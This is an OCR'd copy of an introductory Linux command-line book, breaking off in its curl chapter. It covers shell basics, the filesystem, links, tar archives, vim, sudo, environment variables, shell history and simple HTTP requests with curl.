Linux command line for you and me Documentation

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CHAPTER 1

Shell commands

In Linux the shell (or terminal) is the lifeline of the developer, and of any power user. Things which can be done on the GUI (by clicking on different buttons), can be done much more efficiently on the terminal by using commands. Maybe one can not remember all the commands, but with regular usage one can easily remember the most useful ones.

The following guide will introduce you to a minimal set of basic commands required to use your Linux computer efficiently.

1.1 Terminal emulators

The above is the screenshot of the Gnome terminal application. As you can see the command prompt contains the following information:

```
[username@hostname directoryname]
```

In our case the username is *babai*, hostname is *kdas-laptop*, and directory is mentioned as ~. This ~ is a special character in our case. It means the home directory of the user. In our case the home directory path is */home/babai/*.

The Gnome terminal is one of many implementations of terminal emulators. Different Linux environments may come pre-installed with different terminals.


Read the articles on Wikipedia to learn about computer terminals, terminal emulators and shell.

1.2 date command

date command prints the current date time.

```
$ date
Sun Jun 25 10:13:44 IST 2017
```

In case you want to know the current date/time in UTC, use the following command. (I added this in 2018, so please do not get confused at the date.)




```
$ date -u
Mon May 21 01:43:47 UTC 2018
```

If you want to see yesterday's date, or a 10 days ago, you can even do that.

```
$ date --date="yesterday"
Fri Apr  9 07:09:01 PM IST 2021

$ date --date="10 days ago"
Wed Mar 31 07:09:06 PM IST 2021
```

1.3 cal command

cal command is used to display a calendar in your shell, by default it will display the current month.

```
$ cal
      June 2017
Su Mo Tu We Th Fr Sa
             1  2  3
4  5  6  7  8  9 10
11 12 13 14 15 16 17
18 19 20 21 22 23 24
25 26 27 28 29 30

$ cal 07 2017
```

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```
    July 2017
Su Mo Tu We Th Fr Sa
                 1
2  3  4  5  6  7  8
9 10 11 12 13 14 15
16 17 18 19 20 21 22
23 24 25 26 27 28 29
30 31
```

1.4 whoami command

whoami command will tell you which user account you are using in this system.

```
$ whoami
fedora
```

1.5 id command

id prints real user id, and various other details related to the account.

```
$ id
uid=1000(fedora) gid=1000(fedora) groups=1000(fedora),4(adm),10(wheel),190(systemd-
↪journal) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

1.6 pwd command

pwd command, short for *print working directory*, will help you to find out the absolute path of the current directory. Let us see an example below:

```
[babai@kdas-laptop ~]$ pwd
/home/babai
```

1.7 cd command

The next command we will learn is *cd*, short for *change directory*. This command will help you to change your current directory. We will move to */tmp* directory in our example.

```
[babai@kdas-laptop ~]$ cd /tmp
[babai@kdas-laptop tmp]$ pwd
/tmp
[babai@kdas-laptop tmp]$ cd ~
[babai@kdas-laptop ~]$ pwd
/home/babai
```

Here you can see that first we moved to */tmp* directory, and then we moved back to the home directory by using ~ character.

1.8 . directory and .. directory

. and .. has special meaning in the Linux. . means the current directory and .. means the parent directory. We can use these in various situations for daily activities.

```
$ cd ..
```

The above command changes the current directory to the parent directory.

1.9 ls command

We use *ls* command to *list* the files and directories inside any given directory. If you use *ls* command without any argument, then it will work on the current directory. We will see few examples of the command below.

```
[babai@kdas-laptop ~]$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
[babai@kdas-laptop ~]$ ls /tmp/
cpython           systemd-private-759094c89c594c07a90156139ec4b969-colord.service-
↪hwU1hR
hogsuspend        systemd-private-759094c89c594c07a90156139ec4b969-rtkit-daemon.
↪service-AwylGa
hsperfdata_babai  tracker-extract-files.1000
plugtmp           tracker-extract-files.1002
[babai@kdas-laptop ~]$ ls /
bin   cpython  etc   lib    lost+found  mnt  proc  run   srv  sysroot  usr
boot  dev      home  lib64  media       opt  root  sbin  sys  tmp      var
```

In the last two commands we provided a path as the argument to the *ls* command. / is a special directory, which represents root directory in Linux filesystem. You will learn more about that in the next chapter.

1.10 mkdir command

We can create new directories using *mkdir* command. For our example we will create a *code* directory inside our home directory.

```
[babai@kdas-laptop ~]$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
[babai@kdas-laptop ~]$ mkdir code
[babai@kdas-laptop ~]$ ls
code  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
```

We can also create nested directories in a single command using the *-p* option.

```
[babai@kdas-laptop ~]$ mkdir -p dir1/dir2/dir3
[babai@kdas-laptop ~]$ ls dir1/ dir1/dir2/
dir1/:
dir2

dir1/dir2/:
dir3
```

1.11 rm command

rm command is used to *remove* a file, or directory. The *-r* option is being used to remove in a recursive way. With *-f* you *force* the removal, ignoring errors and never prompt. You can chain the flags, so instead of *rm -r -f* you can as well type *rm -rf*. But, always double check before you use *rm -rf* command, if you by mistake give this command in your home directory, or any other important directory, it will not ask to confirm, but it will delete everything there. So, please be careful *and read twice before pressing enter key*.

```
[babai@kdas-laptop ~]$ rm -rf dir1/dir2/dir3
[babai@kdas-laptop ~]$ ls dir1/ dir1/dir2/
dir1/:
dir2

dir1/dir2/:
```

1.12 Copying a file using cp command

We use the *cp* command to *copy* a file in the Linux shell. To copy a folder with its contents recursively use the *cp* command with the *-r* flag. We use the *cp file_to_copy new_location* format. In the example below, we are copying the *hello.txt* to *hello2.txt*.

```
$ cp hello.txt hello2.txt
$ ls -l
-rw-rw-r--. 1 fedora fedora   75 Jun 25 04:47 hello2.txt
-rw-rw-r--. 1 fedora fedora   75 Jun 25 04:33 hello.txt
```

In another example, I will copy the file *passwordauthno.png* from the Pictures directory in my home directory to the current directory.

```
$ cp ~/Pictures/passwordauthno.png .
```

In the following example, I will be copying the *images* directory (and everything inside it) from the *Downloads* directory under home to the */tmp/* directory.

```
$ cp -r ~/Downloads/images /tmp/
```

1.13 Renaming or moving a file

The *mv* command is used to rename or *move* a file or directory. In the following example, the file *hello.txt* is renamed to *nothello.txt*.

```
$ mv hello.txt nothello.txt
$ ls -l
-rw-rw-r--. 1 fedora fedora 75 Jun 25 04:33 nothello.txt
```

1.14 tree command

tree command prints the directory structure in a nice visual tree design way.

```
[babai@kdas-laptop ~]$ tree
.
├── code
├── Desktop
├── dir1
│   └── dir2
├── Documents
├── Downloads
├── Music
├── Pictures
│   └── terminal1.png
├── Public
├── Templates
└── Videos
```

1.15 wc command

wc, short for *word count*, is an useful command which can help us to count newlines, words and bytes of a file.

```
$ cat hello.txt
HI that is a file.
This is the second line.
And we also have a third line.
$ wc -l hello.txt
3 hello.txt
$ wc -w hello.txt
17 hello.txt
```

The *-l* flag finds the number of lines in a file, *-w* counts the number of words in the file.

1.16 echo command

echo command echoes any given string to the display.

```
$ echo "Hello"
Hello
```

1.17 Redirecting the command output

In Linux shells, we can redirect the command output to a file, or as input to another command. The pipe operator | is the most common way to do so. Using this we can now count the number of directories in the root (*/*) directory very easily.

```
$ ls /
bin  boot  dev  etc  home  lib  lib64  lost+found  media  mnt  opt  proc  root  run␣
↪sbin  srv  sys  tmp  usr  var
$ ls / | wc -w
20
```

The | is known as pipe. To know more about this, watch this video.

1.18 Using > to redirect output to a file

We can use > to redirect the output of one command to a file, if the file exists this will remove the old content and only keep the input. We can use >> to append to a file, means it will keep all the old content, and it will add the new input to the end of the file.

```
$ ls / > details.txt
$ cat details.txt
bin
boot
dev
etc
home
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ ls /usr/ > details.txt
$ cat details.txt
bin
games
include
lib
lib64
libexec
local
sbin
share
src
tmp
$ ls -l /tmp/ >> details.txt
$ cat details.txt
bin
games
include
lib
lib64
libexec
local
sbin
share
src
tmp
total 776
-rwxrwxr-x. 1 fedora fedora     34 Jun 24 07:56 helol.py
-rw-------. 1 fedora fedora 784756 Jun 23 10:49 tmp3lDEho
```

1.19 Moving around in the command line

There are key shortcuts available in Bash which will help you to move around faster. They are by the way very similar to the standard *emacs* keybindings, a number of key combinations that you will discover in many places and therefore are very handy to memorize and internalize. The following table is a good starting point.

Key combination	Action
Ctrl + A	Move to the beginning of the line
Ctrl + E	Move to the end of the line
Alt + B	Move to the previous word
Alt + F	Move to the next word
Ctrl + U	Cuts to the beginning of the line
Ctrl + K	Cuts to the end of the line
Ctrl + W	Cuts the previous word
Ctrl + P	Browse previously entered commands
Ctrl + R	Reverse search for previously entered commands
Ctrl + Y	Pastes the text in buffer

1.20 man pages

man shows the system's manual pages. This is the command we use to view the help document (manual page) for any command. The man pages are organized based on *sections*, and if the same command is found in many different sections, only the first one is shown.

The general syntax is *man section command*. Example **man 7 signal**.

You can know about different sections below. Press *q* to quit the program.

```
1   Executable programs or shell commands
2   System calls (functions provided by the kernel)
3   Library calls (functions within program libraries)
4   Special files (usually found in /dev)
5   File formats and conventions eg /etc/passwd
6   Games
7   Miscellaneous (including macro packages and conventions), e.g. man(7), groff(7)
8   System administration commands (usually only for root)
9   Kernel routines [Non standard]
```

1.21 Counting files in a directory

Normally *ls* commands shows all the files and directories in multiple column. But if you pipe the output to any another command, then it prints one name in a line. We can combine that with *wc -l* to count the number of files in a directory.

```
ls | wc -l
73
```

1.22 Editing longer commands

If you are typing a long command or something multi-line, then you can type *Ctrl-x-e*, press Control button, and then *x* and then *e* key. This will open up a temporary editor using the *$EDITOR*.

CHAPTER 2

File system

Now you know a few really basic, Linux commands. Before we can learn anything else, we should look into how files and directories are structured inside a Linux system.

2.1 FHS

```
$ ls /
bin  boot  dev  etc  home  lib  lib64  lost+found  mc  media  mnt  opt  output  proc ␣
↪root  run  sbin  srv  sys  tmp  usr  var
```

/ is the root directory of your file system. It's under this directory, that all the other files and directories reside. There's a Filesystem Hierarchy Standard(FHS), which talks about these different directories, and what kinds of files are located in which directory.

CHAPTER 3

Useful commands

In this chapter, we will learn about a few more commands which we may have to use in daily life.

3.1 Creating soft link to a file

Soft link or symbolic links are a special kind of file, which actually point to some other file using either related or absolute paths. We can create soft links using **ln -s** command.

```
$ ln -s /etc/hostname name
$ ls -l
total 12
-rw-rw-r--. 1 fedora fedora   13 Jun 23 11:14 hello.txt
lrwxrwxrwx. 1 fedora fedora   13 Jun 23 12:32 name -> /etc/hostname
$ cat name
kushal-test.novalocal
```

In the above example, we created a soft link called *name* to the */etc/hostname* file. You can see details about the soft link files by using the **ls -l** command. You can create links to any directory in the same way.

If you remove the original file the soft link is pointing to, then the soft link will become useless, because it'll point to a file that does not exist. Soft links can also point to file which is in a different file system.

3.2 Creating hard links

```
$ echo "Hello World!" > hello.txt
$ ln hello.txt bye.txt
$ ls -l
total 16
-rw-rw-r--. 2 fedora fedora   13 Jun 23 11:14 bye.txt
-rw-rw-r--. 2 fedora fedora   13 Jun 23 11:14 hello.txt
lrwxrwxrwx. 1 fedora fedora   13 Jun 23 12:32 name -> /etc/hostname
```

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```
$ cat hello.txt
Hello World!
$ cat bye.txt
Hello World!
$ echo "1234" > hello.txt
$ cat bye.txt
1234
$ cat hello.txt
1234
$ rm hello.txt
$ cat bye.txt
1234
$ ls -l
total 12
-rw-rw-r--. 1 fedora fedora    5 Jun 23 12:39 bye.txt
lrwxrwxrwx. 1 fedora fedora   13 Jun 23 12:32 name -> /etc/hostname
```

If you look carefully, at the above example, we've created a hard link using the **ln** command. When we made a change to the original *hello.txt* file, that is also reflected in the *bye.txt* file.

But, because *bye.txt* is a hard link, even if I delete the *hello.txt*, the hard link still exists, and also has the original content.

3.3 Extracting a tar file

tar is a tool to create and extract archive files. Many times we will have to download and then extract tar files in our regular day to day work.

```
$ tar -xzvf files.tar.gz
hello.c
bye.txt
```

files.tar.gz file is compressed with gzip, if the file name ends *with .tar.bz2*, then it is compressed with bzip2.

```
$ tar -xjvf files.tar.bz2
hello.c
bye.txt
```

3.4 Creating a tar file


We can use the same **tar** command to create a tar file.

```
$ tar -czvf files.tar.gz hello.c bye.txt
hello.c
bye.txt
$ ls
bye.txt  files.tar.gz  hello.c
```

3.5 Vim editor

Text editors are tools to edit files. This could be a configuration file, or source code, or an email, or any other kind of text file. Which editor to use, is generally a personal choice, and a lot of good energy has been wasted in the telling of which one, is the one, true best editor. In this book we will just learn about **Vim** editor. It's also known as *vi improved* editor. In the Fedora Linux distribution, the *vi* command is actually an alias to **vim** itself.

If we just type vim, and press enter, we will see the following screen.



3.6 :q to exit vim

Press Escape and then type *:q* to exit vim.


3.7 Open a new file or edit an existing file


vim filename is the command to open an existing file. If the file does not exist, it will open a new, empty file for editing.

3.8 Different modes of vim

Vim editor starts off in command mode. Every time you open a file, this is the default mode of the editor. You can press the *Escape* key in any other mode to come back to command mode.

You press *i* to go into insert mode; we edit documents in the insert mode. If you press *Escape*, you will return to command mode.


File Edit View Search Terminal Help
1
VIM - Vi IMproved
version 8.0.617
by Bram Moolenaar et al.
Modified by <bugzilla@redhat.com>
Vim is open source and freely distributable
Sponsor Vim development!
type :help sponsor<Enter> for information
type :q<Enter> to exit
type :help<Enter> or <F1> for on-line help
type :help version8<Enter> for version info
:q


File Edit View Search Terminal Help
1 Hello I am in insert mode.
-- INSERT -- 1,27 All

3.9 :w to save a file

In command mode, typing *:w* saves a file. If you want to save and quit the editor, then type either *:wq* or *:x*.

3.10 :q! to quit without saving

Typing *:q!*, when you are in command mode, will allow us quit without saving the current file.

Vim is a powerful editor, and we learned only a few, really basic steps in it. It will take a complete book, to explain different features of vim. But, the steps above are sufficient for our book's scope.

One major thing to remember about any text file, is keeping the newline character as the last line of the file. Because that is how the POSIX standard defines a line.

3.11 Becoming root user

root is the superuser. root has the power to make changes in various parts of a Linux system. That also means if you make any dangerous change (say deleting your user account) as root (by mistake), that can easily cause real damage.

The general rule is, when you need superuser power, use the **sudo** command to get work done, and use your normal user account for everything else. The **su -** command will helps you become the *root* user; use this *extremely* carefully.

```
$ su -
Password:
#
```

Notice how the command prompt changed to *#* from *$*, *#* shows that you are using the *root* — another visible indication to think about every command you give as *root*. Press *Ctrl+d* to log out of the *root* account. (Or any account, for that matter.)

3.12 Using sudo command

Add the **sudo** command in front of any other command to execute them as *root*. For example:

```
$ less /var/log/secure
/var/log/secure: Permission denied
$ sudo less /var/log/secure
[sudo] password for fedora:
... long output
```

3.13 !! trick

There are times when you forgot to type *sudo* in the front of the command, you can use *!!* along with *sudo* to type that in faster.

```
$ less /var/log/secure
/var/log/secure: Permission denied
$ sudo !!
```

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```
[sudo] password for fedora:
... long output
```

To know more about the ! based bash tricks, read this blog post from Red Hat.

3.14 Environment variables

Environment variables are a way to pass data on to applications. We can set values of different variables, which any application can then access. There are various variables which decide how the shell will behave. To see all the variables, use the **printenv** command.

```
$ printenv
... long output
```

You can execute the same command once as normal user, and once as *root*, and then check for the differences between the output. You will mostly see they are same, with some (or more) unique ones. That's because, variables are user specific.

3.15 Setting up environment variable values

We can use the **export** command to create a new environment variable or change an existing one. We use the **echo** command to print a particular environment variable's value.

```
$ export NAME="Kushal Das"
$ echo $NAME
Kushal Das
$ export NAME="Babai Das"
$ echo $NAME
Babai Das
```

In our example we first created a new variable called *name*, and then we changed the value of the variable.

3.16 locate command

locate is a very useful tool to find files in the system. It's part of the **mlocate** package. For example, the following command will search all the files with firewalld in the name.

```
$ locate firewalld
/etc/firewalld
/etc/sysconfig/firewalld
/etc/systemd/system/basic.target.wants/firewalld.service
/home/kdas/.local/share/Zeal/Zeal/docsets/Ansible.docset/Contents/Resources/Documents/
↪docs.ansible.com/ansible/firewalld_module.html
/home/kdas/Downloads/ansible-devel/lib/ansible/modules/system/firewalld.py
/home/kdas/Downloads/ansible-fail-on-github-zipfile/lib/ansible/modules/system/
↪firewalld.py
/home/kdas/code/git/ansible/lib/ansible/modules/system/firewalld.py
... long output
```

You can update the search database by using **updatedb** command as root.

```
$ sudo updatedb
```

This may take some time as it will index all the files in your computer.

3.17 Finding date/time in different timezones

The */usr/share/zoneinfo* directory contains all the different timezone files. We can use these file names to get current date/time in any timezone. For example, the following command will show the current date/time in *US/Pacific* timezone.

```
$ TZ=US/Pacific date
Sun May 20 18:45:54 PDT 2018
```

3.18 Bash history

Using **history** command you can check for any command you previously used in the shell, this output will not show you the commands from the current running shells. Only after you exit your shell, those commands will be written into *~/.bash_history* file, and history command tells us the details from there.

The environment variable **HISTFILESIZE** determines the number of commands stored in the file. By default, the history command does not show timestamps. You can have another environment variable to set the timestamp of every command. All commands from before setting the timestamp will show the same time for execution.

```
echo 'export HISTTIMEFORMAT="%d/%m/%y %T "' >> ~/.bashrc
source ~/.bashrc
...
...
history
```

3.19 Sort files by size

You can use **-S** or **–sort=size** option to the **ls** command.

```
ls -lSh
total 176K
-rw-r--r-- 1 kdas kdas  14K Aug 27  2018 networking.rst
-rw-r--r-- 1 kdas kdas  13K May 21  2018 services.rst
-rw-r--r-- 1 kdas kdas  13K Aug 30  2019 startingcommands.rst
-rw-r--r-- 1 kdas kdas  13K Jan 27  2019 processes.rst
-rw-r--r-- 1 kdas kdas  12K Sep 20 21:35 firewall.rst
...
...
```

You can reverse the sorting with passing **-r** option.

CHAPTER 4

Curl for all your web

In this chapter we will learn about a very special command, *curl*. It is used to trasfer data over network, it is written by Daniel Stenberg. It is most probably one of the highest used software in the world, you can find it in your servers, cars and also in television sets.

In this chapter we will learn a few example use cases. In case you are new to HTTP land, you can watch this video to learn more on that topic.

4.1 Viewing a file

```
$ curl https://kushaldas.in/test.html
<html>
    <head>
        <title>Test page</title>
    </head>
    <body>
        This is a test page. You can view it via curl.
    </body>
</html>
```

Here we are reading the content of the file located at URL *https://kushaldas.in/test.html*, by default curl shows the output on STDOUT.

4.2 Downloading the file

You can use *-o* flag to download a file and save it with the given filename.

```
$ curl https://kushaldas.in/test.html -o /tmp/download.html
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   125  100   125    0     0    295      0 --:--:-- --:--:-- --:--:--   296
```

4.3 Download with the same name

Use *-O* flag to download the save the file with the same basename from the given URL.

```
$ curl -O https://kushaldas.in/test.html
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   125  100   125    0     0    295      0 --:--:-- --:--:-- --:--:--   296
$ ls -l test.html
.rw-r--r--@ 125 kdas 14 Apr 20:45 test.htm
```

Here the file is saved in the current directory as *test.html*.

4.4 Doing POST request using curl

We can do HTTP POST requests using curl in two different ways. Using *-d* flag for simple form submission style using *application/x-www-form-urlencoded* where each form names & values are marked with = and separate by *&*.

You can also use *–form/-F* for *multipart/form-data* where we can upload files or send in large amount of binary data.

```
$ curl -d "name=kushal&lang=Python" https://httpbin.org/post
{
  "args": {},
  "data": "",
  "files": {},
  "form": {
    "lang": "Python",
    "name": "kushal"
  },
  "headers": {
    "Accept": "*/*",
    "Content-Length": "23",
    "Content-Type": "application/x-www-form-urlencoded",
    "Host": "httpbin.org",
    "User-Agent": "curl/7.79.1",
    "X-Amzn-Trace-Id": "Root=1-625a7542-3994f1a24d276db65e59c88f"
  },
  "json": null,
  "origin": "193.138.218.212",
  "url": "https://httpbin.org/post"
}

$ curl --form name=kushal --form lang=Python https://httpbin.org/post
{
  "args": {},
  "data": "",
  "files": {},
  "form": {
    "lang": "Python",
    "name": "kushal"
  },
  "headers": {
    "Accept": "*/*",
    "Content-Length": "244",
    "Content-Type": "multipart/form-data; boundary=------------------------
↪870c3eede45c997d",
```

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```
    "Host": "httpbin.org",
    "User-Agent": "curl/7.79.1",
    "X-Amzn-Trace-Id": "Root=1-625a755e-2b91ece7042683285bd91332"
  },
  "json": null,
  "origin": "193.138.218.212",
  "url": "https://httpbin.org/post"
}
```

Above we had to pass both the form fields using *–form* twice.

Note: You can read the SPEC to learn about the difference.

We can also put all the data into a file and post the content of the file.

```
$ cat data.txt
name=kushal&lang=Python
